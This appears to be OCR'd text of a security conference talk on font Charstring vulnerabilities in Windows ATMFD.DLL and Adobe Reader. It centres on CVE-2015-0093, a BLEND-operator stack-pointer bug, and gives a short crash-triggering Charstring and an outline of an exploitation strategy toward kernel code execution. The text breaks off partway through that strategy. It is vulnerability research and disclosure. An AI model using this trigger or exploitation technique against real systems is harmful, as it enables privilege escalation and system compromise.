
Where’s Waldo?

- Incidentally, the function is also by far the largest one in the whole DLL (20kB):

Functions window

Function name	Segment	Start	Length	Locals	Arguments	R	F	L	S	B	T	=
sub_203BE	.text	000203BE	000004D3	00000074	00000008	R	.	.	.	B	.	.
sub_335EE	.text	000335EE	000004E4	00000050	00000014	R	.	.	.	B	.	.
sub_1B5BA	.text	0001B5BA	00000509	00000060	00000004	R	.	.	.	B	.	.
sub_35F25	.text	00035F25	00000516	00000190	00000020	R	.	.	.	B	.	.
sub_3510E	.text	0003510E	00000556	00000074	0000000C	R	.	.	.	B	.	.
sub_42AE2	.text	00042AE2	0000056A	00000034	00000010	R	.	.	.	B	.	.
sub_131A0	.text	000131A0	00000576	000001A0	00000000	R	.	.	.	B	.	.
sub_4466D	.text	0004466D	00000608	00000090	00000024	R	.	.	.	B	.	.
sub_21BB6	.text	00021BB6	00000627	000000C8	00000010	R	.	.	.	B	.	.
sub_3732D	.text	0003732D	00000628	00000010	00000014	R	.	.	.	B	.	.
sub_32DE9	.text	00032DE9	00000699	00000038	0000001C	R	.	.	.	B	.	.
sub_16B9E	.text	00016B9E	000006C2	0000006C	00000030	R	.	.	.	B	.	.
sub_38517	.text	00038517	000006DE	00000040	00000018	R	.	.	.	B	.	.
sub_26EED	.text	00026EED	000008E5	00000258	00000010	R	.	.	.	B	.	.
sub_15E2A	.text	00015E2A	00000BE8	00000274	00000000	R	.	.	.	B	.	.
sub_2BDD2	.text	0002BDD2	00000E39	00000038	00000000	R	.	.	.	B	.	.
sub_1DEA8	.text	0001DEA8	00000F5C	00000080	00000009	R	.	.	.	B	.	.
sub_301D9	.text	000301D9	00000F67	0000000C	00000000	R	.	.	.	.	.	.
sub_1772E	.text	0001772E	000010EE	00000104	00000008	R	.	.	.	B	.	.
sub_3A1FC	.text	0003A1FC	000051CF	000006FC	0000001C	R	.	.	.	B	.	.

Line 764 of 802




The interpreter function

- By looking at DirectWrite and WPF, we can see that its caller is named `Type1InterpretCharString`.
- In the symbolized CoolType, the interpreter itself is named `DoType1InterpretCharString`.
- It is essentially a giant *switch-case* statement, handling the different instructions inline.

The interpreter function

```
BYTE op = *charstring++;
switch (op) {
    case HSTEM:
        ...
    case VSTEM:
        ...
    case VMOVETO:
        ...
  …
}
```

Postscript operand stack on the actual stack



Why so large?

- The same interpreter is used for both Type 1 and Type 2 (OpenType) Charstrings.
  - Type 1 fonts have access to all OpenType instructions, and vice versa! :o
- The interpreter in `ATMFD.DLL` still implements

every single feature

that was EVER part of the Type 1 / OpenType specs.

- Even the most obsolete / deprecated / forgotten ones.

ATMFD Charstring audit results

	Microsoft Windows (ATMFD)	Adobe Reader (CoolType)	DirectWrite	Windows Presentation Foundation
Unlimited Charstring execution	CVE-2015-0074	-	-	-
Out-of-bounds reads from the Charstring stream	CVE-2015-0087	CVE-2015-3095	-	-
Off-by-x out-of-bounds reads/writes relative to the operand stack	CVE-2015-0088	-	-	-
Memory disclosure via uninitialized transient array	CVE-2015-0089	CVE-2015-3049	CVE-2015-1670	CVE-2015-1670
Read/write-what-where in LOAD and STORE operators	CVE-2015-0090	-	-	-
Buffer overflow in Counter Control Hints	CVE-2015-0091	CVE-2015-3050	-	-
Buffer underflow due to integer overflow in STOREWV	CVE-2015-0092	CVE-2015-3051	-	-
Unlimited out-of-bounds stack manipulation via BLEND operator	CVE-2015-0093	CVE-2015-3052	-	-

CVE-2015-0093: unlimited out-of-bounds stack manipulation via BLEND operator

Impact:	Elevation of Privileges / Remote Code Execution
Architecture:	x86
Reproducible with:	Type 1
***google-security-research* entries:**	180, 258

CVE-2015-0093: the BLEND operator

- Related to the forgotten *Multiple Master* fonts.
- Introduced in „The Type 2 Charstring Format" on 5 May 1998.
- Removed from the specs on 16 March 2000:

Changes in the 16 March 2000 document

- The information on the **blend** operator, and all references to multiple master fonts, were removed.

- Obviously still supported in a number of engines. ☺

CVE-2015-0093: the BLEND operator

blend	num(1,1)...num(1,n) num(2,1)...num(k,n) n **blend** (16) val1...valn for *k* master designs, produces *n* interpolated result value(s) from $n * k$ arguments.

- Pops *k*n* arguments from the stack, where:
  - **k** = number of master designs (length of the `/WeightVector` table).
  - **n** = controlled signed 16-bit value loaded from the operand stack.
- Pushes back *n* values to the stack.

CVE-2015-0093: bounds checking

The interpreter had a good intention to verify that the specified number of arguments is present on the stack:

```
case BLEND:
  if ( op_sp < &op_stk[1] || op_sp > &op_stk_end )  // bail out.
  ...
  if ( master_designs == 0 && &op_sp[n] >= &op_stk_end )  // bail out.
  ...
  if ( &op_stk[n * master_designs] > op_sp )  // bail out.
  ...
  op_sp = DoBlend(op_sp, font->weight_vector, font->master_designs, n);
```

CVE-2015-0093: bounds checking

1. Is the stack pointer within the bounds of the stack buffer?

```
op_sp >= op_stk && op_sp <= &op_stk_end
```

2. Is there at least one item (n) on the stack?

```
op_sp >= &op_sp[1]
```

3. Are there enough items (parameters) on the stack?

```
&op_stk[n * master_designs] <= op_sp
```

3. Is there enough space left on the stack to push the output parameters?

```
master_designs != 0 || &op_sp[n] < &op_stk_end
```

CVE-2015-0093: debug messages

```
AtmfdDbgPrint("windows\\core\\ntgdi\\fondrv\\otfd\\bc\\t1interp.c",
              6552,
              "stack underflow in cmdBLEND", "false");

AtmfdDbgPrint("windows\\core\\ntgdi\\fondrv\\otfd\\bc\\t1interp.c",
              6558,
              "stack overflow in cmdBLEND", "false");

AtmfdDbgPrint("windows\\core\\ntgdi\\fondrv\\otfd\\bc\\t1interp.c",
              6561, "DoBlend would underflow operand stack",
              "op_stk + inst->lenWeightVector*nArgs <= op_sp");
```

CVE-2015-0093: the `DoBlend` function

- Turns out, a negative value of *n* passes all the checks!
- Reaches the `DoBlend` function, which:
  - loads the input parameters from the stack,
  - performs the blending operation,
  - pushes the resulting values back.

CVE-2015-0093: the `DoBlend` function

From a technical point of view, what happens is essentially:

```
op_sp -= n * (master_designs - 1) * 4
```

which is the result of popping *k*n* values, and pushing n values back.

CVE-2015-0093

- For a negative *n*, no actual popping/pushing takes place.
  - However, the stack pointer (`op_sp`) is still adjusted accordingly.
  - With controlled 16-bit *n*, we can arbitrarily increase the stack pointer, well beyond the `op_stk[]` array.
    - **It is a security boundary**: the stack pointer should ALWAYS point inside the one local array.

CVE-2015-0093: we're quite lucky!

- At the beginning of the main interpreter loop, the function checks if op_sp is *smaller* than op_stk[]:

```
if (op_sp < op_stk) {
  AtmfdDbgPrint("windows\\core\\ntgdi\\fondrv\\otfd\\bc\\t1interp.c",
                 4475, "underflow of Type 1 operand stack",
                "op_sp >= op_stk");
  abort();
}
```


- It does not check if op_sp is greater than the end of op_stk[], making it possible to execute further instructions with the inconsistent interpreter state.

CVE-2015-0093: stack pointer control

- With `|WeightVector|=16`, we can increase `op_sp` by as much as `32768 * 15 * 4 = 1966080 (0x1E0000)`.
  - well beyond the stack area – we could target other memory areas such as pools, executable images etc.
- With `|WeightVector|=2`, the stack pointer is shifted by exactly **`-n*4`** (*n* DWORDs), providing a great granularity for out-of-bounds memory access.
  - by using a two-command **`-x blend`** sequence, we can set `op_sp` to any offset relative to the `op_stk[]` array.


For example…

CVE-2015-0093




CVE-2015-0093

`DoType1InterpretCharString` stack frame (operand stack)




Charstring Program




CVE-2015-0093


`DoType1InterpretCharString` stack frame (operand stack)




Charstring Program



CVE-2015-0093





CVE-2015-0093

Charstring Program

-349
blend
exch
endchar

CVE-2015-0093: bugcheck

```
ATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY (fc)
An attempt was made to execute non-executable memory.  The guilty driver
is on the stack trace (and is typically the current instruction pointer).
When possible, the guilty driver's name (Unicode string) is printed on
the bugcheck screen and saved in KiBugCheckDriver.
Arguments:
Arg1: 97ebf6a4, Virtual address for the attempted execute.
Arg2: 11dd2963, PTE contents.
Arg3: 97ebf56c, (reserved)
Arg4: 00000002, (reserved)
```

CVE-2015-0093: impact

- We can use the supported (*arithmetic*, *storage*, etc.) operators over the out-of-bounds `op_sp` pointer.
  - Possible to add, subtract, move data around on stack, insert constants etc.
  - Pretty much all the primitives requires to build a full ROP chain.
- The bug enables the creation a 100% reliable Charstring-only exploit subverting all modern exploit mitigations (stack cookies, DEP, ASLR, SMEP, ...) to execute code.
  - Both Adobe Reader and the Windows Kernel were affected.
  - Possible to create a chain of exploits for full system compromise (RCE + sandbox escape) using just this single vulnerability.

CVE-2015-0093: 64-bit

- On 64-bit platforms, the `n * master_designs` expression is cast to *unsigned int* in one of the bounds checking *if statements*:

```
if ((uint64)(&op_stk + 4 * (uint32)(n * master_designs)) > op_sp)
```

- Consequently, the whole check fails for negative *n*, eliminating the vulnerability from the code.
  - Not to worry, there are no 64-bit builds of Adobe Reader.
  - In the x64 Windows kernel, there are other font vulnerabilities to exploit for a sandbox escape ☺

Let the fun begin!

The overall goal

- Prepare a PDF file which pops out *calc.exe* upon opening in Adobe Reader 11.0.10 on Windows 8.1 Update 1, both 32-bit and 64-bit.
  - 100% reliable against the targeted software build.
  - High integrity level and/or `NT AUTHORITY/SYSTEM` security context.
  - Subverting all available exploit mitigations in both user and kernel land.
- Since there are no x64 builds of Adobe Reader, a single exploit for RCE will do.
  - Two distinct exploits required for the 32-bit and 64-bit kernels, though.

Adobe Reader 11.0.10 exploit

Disallowed charstring instructions

- While we can set the `op_sp` pointer well outside the local `op_stk[]` array, not all operators will work then.
- Specifically, all operators moving the stack pointer *forward* (pushing more data than loading) check if it's still within bounds.
  - makes it impossible to write constants under `op_sp` in a normal way via numeric operators.
  - some other instructions such as `DUP`, `POP`, `CALLGSUBR`, `RANDOM` are forbidden, too.

Disallowed charstring instructions - example

```
case RANDOM:
  if (op_sp >= &op_stk_end) {
    AtmfdDbgPrint("windows\\core\\ntgdi\\fondrv\\otfd\\bc\\t1interp.c",
                  6015, "stack overflow - otherRANDOM", "false");
    goto label_error;
  }
```

Allowed Charstring instructions

- However, commands which write to the stack but do not increase the stack pointer omit the checks.
  - it’s a valid optimization – since each modification of `op_sp` is (in theory) properly sanitized, the interpreter can assume at any point in time that the pointer is valid.
  - the lack of this safety net makes the vulnerability exploitable.

Allowed Charstring instructions

- **NOT** (Bitwise negation)
- **NEG** (Negation)
